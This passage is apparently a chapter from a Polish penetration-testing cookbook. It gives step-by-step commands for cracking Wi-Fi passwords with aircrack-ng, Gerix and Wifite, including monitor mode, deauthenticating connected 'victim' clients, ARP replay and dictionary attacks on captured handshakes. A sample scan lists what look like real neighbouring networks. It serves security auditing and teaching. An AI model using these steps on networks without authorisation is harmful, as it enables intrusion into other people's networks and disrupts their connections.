Ataki bezprzewodowe – jak ominąć Aircrack-ng

Wprowadzenie

Jak opisano na oficjalnej stronie internetowej:

„Aircrack-ng to kompletny zestaw narzędzi do oceny bezpieczeństwa sieci Wi-Fi. Skupia się na różnych obszarach bezpieczeństwa sieci Wi-Fi:

Monitorowanie: przechwytywanie pakietów i eksportowanie danych do plików tekstowych w celu dalszego przetwarzania przez narzędzia innych firm

Ataki: ataki typu replay, deauthentication, fałszywe punkty dostępu i inne za pomocą wstrzykiwania pakietów

Testowanie: sprawdzanie kart Wi-Fi i możliwości sterowników (przechwytywanie i wstrzykiwanie)

Łamanie: WEP i WPA PSK (WPA 1 i 2)”

Dobry stary Aircrack

Aircrack to pakiet oprogramowania dla sieci, który składa się z detektora sieci, sniffera pakietów i łamacza WEP/WPA2. Jest to oprogramowanie typu open source i zostało stworzone dla sieci LAN bezprzewodowych 802.11 (więcej informacji można znaleźć na stronie https:/ / en. wikipedia. org/ wiki/ IEEE_ 802. 11). Składa się z różnych narzędzi, takich jak aircrack-ng, airmon-ng, airdecap, aireplay-ng, packetforge-ng itd. W tym przepisie omówimy podstawy łamania sieci bezprzewodowych za pomocą pakietu Aircrack. Nauczysz się używać narzędzi takich jak airmon-ng, aircrack-ng, airodump-ng itd., aby łamać hasła sieci bezprzewodowych wokół nas.

Przygotowanie

Będziemy potrzebować sprzętu Wi-Fi obsługującego wstrzykiwanie pakietów. Karty Alfa firmy Alfa Networks, TP-Link TL-WN821N i EDIMAX EW-7811UTC AC600 to niektóre z kart, których możemy użyć. W tym przypadku używamy karty Alfa.

Jak to zrobić...

Poniższe kroki demonstrują Aircrack:

1. Wpisujemy polecenie airmon-ng, aby sprawdzić, czy nasza karta została wykryta przez Kali:

2. Następnie musimy ustawić nasz adapter w tryb monitorowania, używając następującego polecenia:

airmon-ng start wlan0mon

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
root@kali:~# airmon-ng start wlan0mon

PHY     Interface       Driver          Chipset

phy1    wlan0mon        rt2800usb       Ralink Technology, Corp. RT2870/RT3070

                (mac80211 monitor mode already enabled for [phy1]wlan0mon on [phy1]10)
```

3. Teraz, aby zobaczyć, które routery działają w sąsiedztwie, używamy następującego polecenia:

airodump-ng wlan0mon

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
CH 10 ][ Elapsed: 42 s ][ 2017-02-27 01:33

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

0E:84:DC:BE:50:67  -33       10        0    0   8  54e. WPA2 CCMP   PSK  DIRECT-XG-BRAVIA
98:FC:11:A6:69:86  -49        6      163    0   8  54e  WPA2 CCMP   PSK  XSS
C8:3A:35:1D:FE:48  -54       11        0    0   1  54e  WPA  CCMP   PSK  Anubha
E4:6F:13:7B:E2:3E  -58        6        0    0   1  54e  WPA  TKIP   PSK  AMAN
EC:1A:59:8C:0B:A9  -65        3        1    0  11  54e  WPA2 CCMP   PSK  Hiker
B8:C1:A2:07:BC:F1  -65        8        0    0   9  54   WEP  WEP         MGMNT
B8:C1:A2:07:BC:F0  -68        8        1    0   9  54e  WPA2 CCMP   PSK  Nacko
0C:D2:B5:28:4C:E4  -68        4        0    0  11  54e  WPA2 CCMP   PSK  triband
00:1E:A6:55:D4:98  -70        6        0    0  11  54   WPA2 CCMP   PSK  GokulsDiner
50:2B:73:1C:48:A0  -73        3        0    0   6  54e  WPA  CCMP   PSK  KRITIKA
0C:D2:B5:51:F7:8C  -73        6        7    0   6  54e. WPA2 CCMP   PSK  Akshay f.f
0C:D2:B5:4F:3A:E6  -75        5        0    0   3  54e. WPA2 CCMP   PSK  Maximum
C8:3A:35:B3:21:38  -78        5        0    0   8  54e  WPA  CCMP   PSK  Tenda_B32138
A4:2B:B0:AD:EF:1A  -78        3        0    0   8  54e. WPA2 CCMP   PSK  TP-LINK_EF1A
3C:1E:04:91:7B:7C  -81        3        0    0  10  54e  WPA  TKIP   PSK  Batman
30:B5:C2:5C:8C:B3  -79        3        0    0   1  54e. WPA2 CCMP   PSK  varun_EXT
50:2B:73:10:2C:F8  -76        2        0    0   6  54e  WPA  CCMP   PSK  Neha
```

4. Tutaj zapisujemy BSSID sieci, którą chcemy złamać; w naszym przypadku jest to B8:C1:A2:07:BC:F1, a numer kanału to 9. Zatrzymujemy proces, naciskając Ctrl + C i pozostawiając okno otwarte.

5. Teraz przechwytujemy pakiety za pomocą airodump-ng z przełącznikiem -w, aby zapisać te pakiety do pliku:

airodump-ng -w packets -c 9 --bssid B8:C1:A2:07:BC:F1 wlan0mon

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
                                                                    root@kali: ~

CH  9 ][ Elapsed: 30 s ][ 2017-02-27 01:41

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

B8:C1:A2:07:BC:F1  -76  19      116        1    0   9  54   WEP  WEP         MGMNT

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```


6. Teraz musimy obserwować kolumny sygnałów i danych; liczby te zaczynają się od i rosną w miarę przesyłania pakietów między routerem a innymi urządzeniami. Potrzebujemy co najmniej 20 000 wektorów inicjalizacji, aby pomyślnie złamać hasło Wired Equivalent Privacy (WEP):

7. Aby przyspieszyć proces, otwieramy kolejne okno terminala i uruchamiamy aireplay-ng, a następnie przeprowadzamy fałszywe uwierzytelnienie za pomocą tego polecenia:

aireplay-ng -1 0 -e <AP ESSID> -a <AP MAC> -h <OUR MAC> wlan0mon

{fałszywe uwierzytelnienie}


Poniższy zrzut ekranu pokazuje przykład poprzedniego polecenia:



8. Teraz wykonajmy odtwarzanie pakietów ARP za pomocą następującego polecenia:

aireplay-ng -3 -b BSSID wlan0mon


Poniższy zrzut ekranu pokazuje przykład poprzedniego polecenia:



9. Gdy mamy już wystarczającą liczbę pakietów, uruchamiamy aircrack-ng i podajemy nazwę pliku, w którym zapisaliśmy pakiety:

aircrack-ng filename.cap

Poniższy zrzut ekranu pokazuje przykład poprzedniego polecenia:



10. Po złamaniu hasła powinniśmy zobaczyć je na ekranie:

Jak to działa...

Idea stojąca za tym atakiem polega na przechwyceniu jak największej liczby pakietów. Każdy pakiet danych zawiera wektor inicjalizacji (IV), który ma rozmiar 3 bajtów i jest z nim powiązany. Po prostu przechwytujemy jak najwięcej wektorów IV, a następnie używamy na nich Aircracka, aby uzyskać nasze hasło.

Praktyczne doświadczenie z Gerixem

W poprzednim przepisie nauczyłeś się, jak używać pakietu Aircrack do łamania zabezpieczeń WEP. W tym przepisie użyjemy narzędzia opartego na interfejsie graficznym Gerix, które ułatwia korzystanie z pakietu Aircrack i znacznie ułatwia audyt naszej sieci bezprzewodowej. Gerix to narzędzie oparte na Pythonie stworzone przez J4r3tt.

Przygotowanie

Zainstalujmy Gerix za pomocą następującego polecenia:

git clone https://github.com/J4r3tt/gerix-wifi-cracker-2.git

Jak to zrobić...

Poniższe kroki demonstrują użycie Gerix:

1. Po pobraniu przechodzimy do katalogu, w którym został pobrany, i uruchamiamy następujące polecenie:


cd gerix-wifi-cracker-2

2. Uruchamiamy narzędzie za pomocą następującego polecenia:


python gerix.py

Poprzednie polecenia można zobaczyć na poniższym zrzucie ekranu:

3. Po otwarciu okna klikamy na Włącz/Wyłącz tryb monitorowania na karcie Konfiguracja, jak pokazano na poniższym zrzucie ekranu:




4. Następnie klikamy na Ponownie przeskanuj sieci:



5. Pokaże nam to listę dostępnych punktów dostępu i rodzaj uwierzytelniania, którego używają. Wybieramy ten z WPA, a następnie przechodzimy do zakładki WPA.


6. Tutaj klikamy na Ogólne funkcje, a następnie klikamy na Rozpocznij przechwytywanie:

7. Ponieważ atak WPA wymaga przechwycenia uścisku dłoni, potrzebujemy stacji, która jest już podłączona do punktu dostępu. Klikamy więc na Autoload victim clients lub wpisujemy niestandardowy adres MAC ofiary:




8. Następnie wybieramy numer deauth. Wybieramy tutaj 0, aby wykonać atak deauthentication i klikamy na przycisk Client deauthentication:

9. Powinno pojawić się okno dialogowe, które wykona dla nas deautentykację:




W oknie airodump powinniśmy zobaczyć, że uścisk dłoni został przechwycony.

10. Teraz, gdy jesteśmy gotowi złamać WPA, przechodzimy do zakładki łamania WEP i w łamaniu WPA metodą bruteforce podajemy ścieżkę do naszego słownika i klikamy na Aircrack-ng - Crack WPA password:



11. Powinno nam się wyświetlić okno Aircrack, w którym zostanie wyświetlone hasło po jego złamaniu:



12. Podobnie, to narzędzie może być używane do łamania sieci WEP/WPA2.

Radzenie sobie z WPA

Wifite to narzędzie przeznaczone wyłącznie dla systemu Linux, zaprojektowane w celu zautomatyzowania procesu audytu sieci bezprzewodowej. Aby mogło działać prawidłowo, wymaga zainstalowania pakietu Aircrack, Reaver, Pyrit itd. Jest ono preinstalowane z Kali. W tym przepisie dowiesz się, jak używać wifite do łamania niektórych

WPA.


Jak to zrobić...

Aby dowiedzieć się więcej o Wifite, wykonaj następujące kroki:


1. Możemy uruchomić Wifite, wpisując następujące polecenie:

wifite


Poprzednie polecenie wyświetla listę wszystkich dostępnych sieci, jak pokazano na poniższym zrzucie ekranu:




2. Następnie naciskamy Ctrl + C, aby zatrzymać; następnie zostaniesz poproszony o wybranie sieci, którą chcemy spróbować złamać:



3. Wprowadzamy nasz numer i naciskamy Enter. Narzędzie automatycznie próbuje użyć innej metody, aby złamać sieć, a na końcu pokaże nam hasło, jeśli zostało ono pomyślnie złamane:



Zobaczymy następujące hasło:



